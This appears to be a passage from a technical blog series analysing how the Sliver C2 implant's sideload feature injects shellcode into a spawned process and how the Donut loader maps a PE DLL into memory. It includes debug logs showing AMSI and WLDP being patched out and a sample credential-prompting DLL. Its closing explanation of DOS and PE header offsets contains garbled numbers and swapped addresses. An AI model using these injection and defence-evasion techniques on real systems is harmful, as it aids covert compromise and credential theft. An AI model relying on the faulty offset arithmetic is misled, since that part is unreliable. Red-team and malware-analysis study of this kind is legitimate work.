Now we have to look at the implant whose code is in `implant/`. There you can find a sideloadHandler which seems to be registered here. It delegates to the Windows implementation of sideload defined on the task runner. Find it here. It just delegates again to the SpawnDLL function which finally does the heavy lifting. Effectively this creates a new process and injects the shellcode in the same way as the `execute-assembly` does, albeit with a slightly different implementation. I refer to the previous post for a more detailed discussion. The short version is:

- start a new suspended process with Go's `os/exec`, optionally with PPID spoofing
- Inject shellcode and execute with the classic technique (`VirtualAllocEx -> WriteProcessMemory -> VirtualProtectEx -> CreateRemoteThread`)

As far as Sliver itself is concerned this is more or less all that happens. The only difference to `execute-assembly` is that Donut is used in a different way and that in-process execution is not supported. Again, I'll therefore go a bit deeper into Donut itself to see what it does with PE files.


Inside Donut

For this section I'll forget about Sliver entirely and showcase Donut standalone. With the Donut dev setup its easier to see what's going on than with pure shellcode.

If you want to follow along you'll need the Donut source checked out on a Windows machine. Relevant parts of the source here are in the `loader/` directory of the Donut repo. The main code of the loader is in `loader/loader.c` while the parts specific to PE DLL loading are inside `loader/inmem_pe.c`.

To build, open the "x64 Native Tools Command Prompt for VS 2022" and use it to build Donut with `nmake debug -f Makefile.msvc`. You get two files `donut.exe` and `loader.exe`. Use `donut.exe` with your favorite PE DLL file to get an "instance", which can the be loaded with the `loader.exe`. Donut is nice and prints lots of debug messages to the console when running. You can also add your own debug prints or pause execution to debug and inspect memory.

I'll keep using the sample DLL `PasswordPrompt.dll` here. Create the Donut instance with `.\donut.exe -p 1 -m RunMyCode C:\share\PasswordPrompt.dll` (change the path to the DLL as needed), which creates a file called `instance`. Load it with the loader: `./loader.exe ./instance`, which should produce the following result if everything worked well:



```
DEBUG: loader/loader.c:196:MainProc(): Resolving API address for B87042D96D876DC1
DEBUG: peb.c:87:FindExport(): b87042d96d876dc1 is forwarded to api-ms-win-core-com-l1-1-0.CoUninitialize
DEBUG: peb.c:110:FindExport(): Trying to load api-ms-win-core-com-l1-1-0.dll
DEBUG: peb.c:114:FindExport(): Calling GetProcAddress(CoUninitialize)
DEBUG: loader/loader.c:196:MainProc(): Resolving API address for 55675A7EC4764944
DEBUG: loader/loader.c:196:MainProc(): Resolving API address for 0035CB110D7BDCF1
DEBUG: loader/loader.c:196:MainProc(): Resolving API address for 53E3F2CC5C49BD4F
DEBUG: loader/loader.c:196:MainProc(): Resolving API address for EB7ED1BF7F78F74C
DEBUG: loader/loader.c:196:MainProc(): Resolving API address for 7753FCCEC2F06D82
DEBUG: loader/loader.c:196:MainProc(): Resolving API address for FCDDCA244D1C9637
DEBUG: loader/loader.c:196:MainProc(): Resolving API address for 69EC090D5B28335C
DEBUG: loader/loader.c:196:MainProc(): Resolving API address for B1BBD4E619D274A7
DEBUG: loader/loader.c:196:MainProc(): Resolving API address for 77747D0B8AEFE86C
DEBUG: loader/loader.c:196:MainProc(): Resolving API address for 121C84125E45D12A
DEBUG: loader/loader.c:196:MainProc(): Resolving API address for BEE9C423D32E4775
DEBUG: peb.c:87:FindExport(): bee9c423d32e4775 is forwarded to NTDLL.RtlAddVectoredExceptionHandler
DEBUG: peb.c:110:FindExport(): Trying to load NTDLL.dll
DEBUG: peb.c:114:FindExport(): Calling GetProcAddress(RtlAddVectoredExceptionHandler)
DEBUG: loader/loader.c:196:MainProc(): Resolving API address for D75E29FDE595C73F
DEBUG: peb.c:87:FindExport(): d75e29fde595c73f is forwarded to NTDLL.RtlRemoveVectoredExceptionHandler
DEBUG: peb.c:110:FindExport(): Trying to load NTDLL.dll
DEBUG: peb.c:114:FindExport(): Calling GetProcAddress(RtlRemoveVectoredExceptionHandler)
DEBUG: loader/loader.c:218:MainProc(): Module is embedded.
DEBUG: bypass.c:112:DisableAMSI(): Length of AmsiScanBufferStub is 36 bytes.
DEBUG: bypass.c:122:DisableAMSI(): Overwriting AmsiScanBuffer
DEBUG: bypass.c:137:DisableAMSI(): Length of AmsiScanStringStub is 36 bytes.
DEBUG: bypass.c:147:DisableAMSI(): Overwriting AmsiScanString
DEBUG: loader/loader.c:226:MainProc(): DisableAMSI OK
DEBUG: bypass.c:326:DisableWLDP(): Length of WldpQueryDynamicCodeTrustStub is 20 bytes.
DEBUG: bypass.c:350:DisableWLDP(): Length of WldpIsClassInApprovedListStub is 36 bytes.
DEBUG: loader/loader.c:232:MainProc(): DisableWLDP OK
DEBUG: loader/loader.c:302:MainProc(): Checking type of module
DEBUG: inmem_pe.c:103:RunPE(): Allocating 163840 (0x28000) bytes of RWX memory for file
DEBUG: inmem_pe.c:112:RunPE(): Copying Headers
DEBUG: inmem_pe.c:115:RunPE(): Copying each section to RWX memory 000002180B8B0000
DEBUG: inmem_pe.c:127:RunPE(): Applying Relocations
DEBUG: inmem_pe.c:151:RunPE(): Processing the Import Table
DEBUG: inmem_pe.c:159:RunPE(): Loading KERNEL32.dll
DEBUG: inmem_pe.c:159:RunPE(): Loading ADVAPI32.dll
DEBUG: inmem_pe.c:159:RunPE(): Loading credui.dll
DEBUG: inmem_pe.c:159:RunPE(): Loading VCRUNTIME140D.dll
DEBUG: inmem_pe.c:159:RunPE(): Loading ucrtbased.dll
DEBUG: inmem_pe.c:260:RunPE(): Executing entrypoint of DLL


DEBUG: inmem_pe.c:266:RunPE(): Resolving address of RunMyCode
DEBUG: inmem_pe.c:274:RunPE(): IMAGE_EXPORT_DIRECTORY.NumberOfNames : 2
DEBUG: inmem_pe.c:289:RunPE(): Wiping Headers from memory
DEBUG: inmem_pe.c:295:RunPE(): Invoking RunMyCodeAsking for credentials at most 1 times
```

Windows Security

Enter Windows Credentials

Enter your credentials to proceed:

tester

Password

DESKTOP-HJGD7UQ\tester

Running the Donut instance of PasswordPrompt.dll with the loader

We leave out all generic stuff about the Donut loader (briefly touched upon in post 9) and focus here on the part specific to PE DLL loading. Pay attention to the beginning of each line in Donut console output. It shows the source code file the message came from. We focus here on stuff from the `loader/inmem_pe.c` source file. It does several things, which I would roughly summarize as follows:

- Allocate memory and copy DLL into it.
- Apply relocations. Soon more on what that means.
- Process the import table. The DLL we load depends on other DLLs so we have to load them first.
- Execute DLL entrypoint.
- Call the function we gave it.

In fact it supports even more, but those parts are irrelevant for the current example DLL so I won't show any of that:

- Delayed imports: a DLL dependency can be loaded on first use, not on startup. Donut can import these.
- TLS callbacks: a DLL can define functions that should be called on process creation. Donut can execute them if they exist, but they run only once on startup.

I'll now go through each of the steps seen above in the debug output. For each, we go into the implementation details.

Writing the DLL to memory

This is where DLL loading begins. We start out at in function RunPE which gets the Donut instance and module as arguments. This is just all the config and data it needs. Most importantly we get the base address to our DLL with `mod->data` (see line 87).


The main steps now taken by the loader are:

- allocate some RWX memory with `VirtualAlloc`: line 105 (not `VirtualAllocEx`, this is not process injection).
- copy the PE headers (line 113) and the PE sections (with the loop in line 118) into the newly allocated memory.

You may wonder how Donut finds out all the details like what size the memory should be or where the headers and sections are. To understand this you have to understand what a PE file looks like. Donut pretty much imitates what Windows does when loading PE files but without the constraint that the file has to be on disk. In the following, also compare the Microsoft docs on the PE format.

First see line 87, where the loader gets the start address of the memory it wants to copy. Immediately after that, it casts it to a `PIMAGE_DOS_HEADER`. A DOS header is just what a PE file starts with. Its only purpose is compatibility, which means in this case that a PE file executed on legacy MS DOS can print out that it is not compatible.

The DOS header has a known structure. It starts with the bytes `4D5A` and at offset `0x3C` you find the address of the actual PE header. This is illustrated in this excerpt of the wonderful Wikimedia illustration of the PE format:




Structure of the DOS header of a PE file

A little knowledge is a dangerous thing so let's confirm all of this stuff by looking at the loader in action. Add a few debug print statements and a `getchar();` (my poor man's breakpoint) to the Donut loader. I've put this after line 89:

```
...
/* 87 */ base = mod->data;
/* 88 */ dos  = (PIMAGE_DOS_HEADER)base;
/* 89 */ nt   = RVA2VA(PIMAGE_NT_HEADERS, base, dos->e_lfanew);
/* -> */
/* -> */ DPRINT("base = %p", ((ULONG_PTR)base));
/* -> */ DPRINT("  nt = %p", (ULONG_PTR)nt);
/* -> */ getchar();
...
```

Now recompile and execute the loader again. It will print the new statements and stop execution until you hit enter. Use this break to attach x64dbg and inspect the memory at the locations the loader just printed out. At the bottom of the x64dbg window you find memory dump windows. Select one, press CTRL+g and then enter the address you want to see:



```
Windows PowerShell
DEBUG: loader/loader.c:196:MainProc(): Resolving API address for 2A12CF447F43BA03
DEBUG: loader/loader.c:196:MainProc(): Resolving API address for F0F49C7FA40B7F4A
DEBUG: loader/loader.c:196:MainProc(): Resolving API address for C566B6C7348BE778
DEBUG: peb.c:87:FindExport(): c566b6c7348be778 is forwarded to api-ms-win-core-com-l1-1-0.CoInitializeEx
DEBUG: peb.c:110:FindExport(): Trying to load api-ms-win-core-com-l1-1-0.dll
DEBUG: peb.c:114:FindExport(): Calling GetProcAddress(CoInitializeEx)
DEBUG: loader/loader.c:196:MainProc(): Resolving API address for 56A54CEB0AD3F0CB
DEBUG: peb.c:87:FindExport(): 56a54ceb0ad3f0cb is forwarded to api-ms-win-core-com-l1-1-0.CoCreateInstance
DEBUG: peb.c:110:FindExport(): Trying to load api-ms-win-core-com-l1-1-0.dll
DEBUG: peb.c:114:FindExport(): Calling GetProcAddress(CoCreateInstance)
DEBUG: loader/loader.c:196:MainProc(): Resolving API address for B87042D96D876DC1
DEBUG: peb.c:87:FindExport(): b87042d96d876dc1 is forwarded to api-ms-win-core-com-l1-1-0.CoUninitialize
DEBUG: peb.c:110:FindExport(): Trying to load api-ms-win-core-c
DEBUG: peb.c:114:FindExport(): Calling GetProcAddress(CoUninitia
DEBUG: loader/loader.c:196:MainProc(): Resolving API address fo
DEBUG: loader/loader.c:196:MainProc(): Resolving API address fo
DEBUG: loader/loader.c:196:MainProc(): Resolving API address fo
DEBUG: loader/loader.c:196:MainProc(): Resolving API address fo
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DEBUG: loader/loader.c:196:MainProc(): Resolving API address fo
DEBUG: loader/loader.c:196:MainProc(): Resolving API address fo
DEBUG: loader/loader.c:196:MainProc(): Resolving API address fo
DEBUG: loader/loader.c:196:MainProc(): Resolving API address fo
DEBUG: loader/loader.c:196:MainProc(): Resolving API address fo
DEBUG: loader/loader.c:196:MainProc(): Resolving API address fo
DEBUG: peb.c:87:FindExport(): bee9c423d32e4775 is forwarded to N
DEBUG: peb.c:110:FindExport(): Trying to load NTDLL.dll
DEBUG: peb.c:114:FindExport(): Calling GetProcAddress(RtlAddVect
DEBUG: loader/loader.c:196:MainProc(): Resolving API address fo
DEBUG: peb.c:87:FindExport(): d75e29fde595c73f is forwarded to N
DEBUG: peb.c:110:FindExport(): Trying to load NTDLL.dll
DEBUG: peb.c:114:FindExport(): Calling GetProcAddress(RtlRemove
DEBUG: loader/loader.c:218:MainProc(): Module is embedded.
DEBUG: bypass.c:112:DisableAMSI(): Length of AmsiScanBufferStub
DEBUG: bypass.c:122:DisableAMSI(): Overwriting AmsiScanBuffer
DEBUG: bypass.c:137:DisableAMSI(): Length of AmsiScanStringStub
DEBUG: bypass.c:147:DisableAMSI(): Overwriting AmsiScanString
DEBUG: loader/loader.c:226:MainProc(): DisableAMSI OK
DEBUG: bypass.c:326:DisableWLDP(): Length of WldpQueryDynamicCo
DEBUG: bypass.c:350:DisableWLDP(): Length of WldpIsClassInApprov
DEBUG: loader/loader.c:232:MainProc(): DisableWLDP OK
DEBUG: loader/loader.c:302:MainProc(): Checking type of module
DEBUG: inmem_pe.c:90:RunPE(): base = 0000015B6E580E48
DEBUG: inmem_pe.c:91:RunPE():   nt = 0000015B6E580F40
```

```
loader.exe - PID: 5064 - Thread: Main Thread 1404 - x64dbg
File  View  Debug  Tracing  Plugins  Favourites  Options  Help   Oct 28 2022 (TitanEngine)
CPU  Log  Notes  Breakpoints  Memory Map  Call Stack  SEH

RIP → 00007FFED11ED184   C3                  ret
      00007FFED11ED185   CD 2E               int 2E
      00007FFED11ED187   C3                  ret
      00007FFED11ED188   0F1F8400 00000000   nop dword ptr ds:[rax+rax],eax
      00007FFED11ED190   4C:8BD1             mov r10,rcx
      00007FFED11ED193   B8 07000000         mov eax,7
      00007FFED11ED198   F60425 0803FE7F 01  test byte ptr ds:[7FFE0308],1
      00007FFED11ED1A0   75 03               jne ntdll.7FFED11ED1A5
      00007FFED11ED1A2   0F05                syscall
      00007FFED11ED1A4   C3                  ret
      00007FFED11ED1A5   CD 2E               int 2E
      00007FFED11ED1A7   C3                  ret
      00007FFED11ED1A8   0F1F8400 00000000   nop dword ptr ds:[rax+rax],eax
      00007FFED11ED1B0   4C:8BD1             mov r10,rcx
      00007FFED11ED1B3   B8 08000000         mov eax,8

.text:00007FFED11ED184 ntdll.dll:$9D184 #9C584

Dump 1  Dump 2  Dump 3  Dump 4  Dump 5  Watch 1  Locals

Address           Hex                                              ASCII
0000015B6E580E48  4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00  MZ..........ÿÿ..
0000015B6E580E58  B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  ¸.......@.......
0000015B6E580E68  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0000015B6E580E78  00 00 00 00 00 00 00 00 00 00 00 00 F8 00 00 00  ............ø...
0000015B6E580E88  0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68  ..º..´.Í!¸.LÍ!Th
0000015B6E580E98  69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F  is program canno
0000015B6E580EA8  74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20  t be run in DOS 
0000015B6E580EB8  6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00  mode....$.......
0000015B6E580EC8  FC 6F 8B 7D B8 0E E5 2E B8 0E E5 2E B8 0E E5 2E  üo.}¸.å.¸.å.¸.å.
0000015B6E580ED8  F7 72 E4 2F BA 0E E5 2E F7 72 E0 2F A8 0E E5 2E  ÷rä/º.å.÷rà/¨.å.
0000015B6E580EE8  F7 72 E1 2F B1 0E E5 2E F7 72 E6 2F BC 0E E5 2E  ÷rá/±.å.÷ræ/¼.å.
0000015B6E580EF8  6B 7C E4 2F B1 0E E5 2E B8 0E E4 2E FC 0E E5 2E  k|ä/±.å.¸.ä.ü.å.
0000015B6E580F08  05 72 E0 2F BA 0E E5 2E 05 72 E5 2F B9 0E E5 2E  .rà/º.å..rå/¹.å.
0000015B6E580F18  05 72 1A 2E B9 0E E5 2E 05 72 E7 2F B9 0E E5 2E  .r..¹.å..rç/¹.å.
0000015B6E580F28  52 69 63 68 B8 0E E5 2E 00 00 00 00 00 00 00 00  Rich¸.å.........
0000015B6E580F38  00 00 00 00 00 00 00 00 50 45 00 00 64 86 0A 00  ........PE..d...
0000015B6E580F48  18 8F CD 63 00 00 00 00 00 00 00 00 F0 00 22 20  ..Íc........ð." 
0000015B6E580F58  0B 02 0E 22 00 86 00 00 00 7E 00 00 00 00 00 00  ...".....~......
0000015B6E580F68  0A 10 01 00 00 10 00 00 00 00 00 80 01 00 00 00  ................
0000015B6E580F78  00 10 00 00 00 02 00 00 06 00 00 00 00 00 00 00  ................
0000015B6E580F88  06 00 00 00 00 00 00 00 00 80 02 00 00 04 00 00  ................
0000015B6E580F98  00 00 00 00 02 00 60 01 00 00 10 00 00 00 00 00  ......`.........
0000015B6E580FA8  00 10 00 00 00 00 00 00 00 00 10 00 00 00 00 00  ................
0000015B6E580FB8  00 10 00 00 00 00 00 00 00 00 00 00 10 00 00 00  ................
0000015B6E580FC8  F0 D1 01 00 7E 01 00 00 30 24 02 00 78 00 00 00  ðÑ..~...0$..x...
0000015B6E580FD8  00 60 02 00 26 03 00 00 00 F0 01 00 70 1D 00 00  .`..&....ð..p...
0000015B6E580FE8  00 00 00 00 00 00 00 00 00 70 02 00 7C 00 00 00  .........p..|...
0000015B6E580FF8  C0 BB 01 00 38 00 00 00 00 00 00 00 00 00 00 00  À»..8...........
0000015B6E581008  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0000015B6E581018  40 BA 01 00 40 01 00 00 00 00 00 00 00 00 00 00  @º..@...........

Command: Commands are comma separated (like assembly instructions): mov eax, ebx
Running   Dump: 0000015B6E580E48 -> 0000015B6E580E49 (0x00000002 bytes)
```

DOS header as seen in memory with x64dbg

In my case, the base address was `0x15B6E580E48` and the `nt` address (start of Common Object File Format (COFF) header, the real header of the PE file) was at `0x15B6E580F40`. Your addresses will be different of course. You can also just look for the one and only block of RWX memory to find what you are looking for.


Now first of all look at the start and indeed you should see `4D5A` (prints "MZ"). You can also spot the familiar string "This program cannot be run in DOS mode", which is the message you would see when running the PE on DOS. Looks a lot like a PE file so far.

Now look at the second address we printed out (`nt`). It was located at `0x15B6E580F40` and there we can see the bytes `50a50000` (prints "PE\0\0"). This is indeed the signature of the COFF header, which comes after the DOS header. Looks like that is what the Donut loader found by getting an offset with `dos->e_lfanew` from the DOS header.

How did it do that? As mentioned, the location of the start of COFF header is at offset `0x3C` relative to the DOS header, which was `0x15b6e580e84` in my case. This offset is a 4-byte value (see docs) and you can see the bytes `F8000000`. Read them from right to left and you get `0xF8`. Add that to the base address `0x15B6E580F40` and you get the correct COFF header start address `0x15b6e580e84`.

In the Donut loader C code all of this looks super simple because the offsets are derived from the definition of `PIMAGE_DOS_HEADER`. Therefore it can just do `dos->e_lfanew` to get the offset, then add `base` to get the actual address.

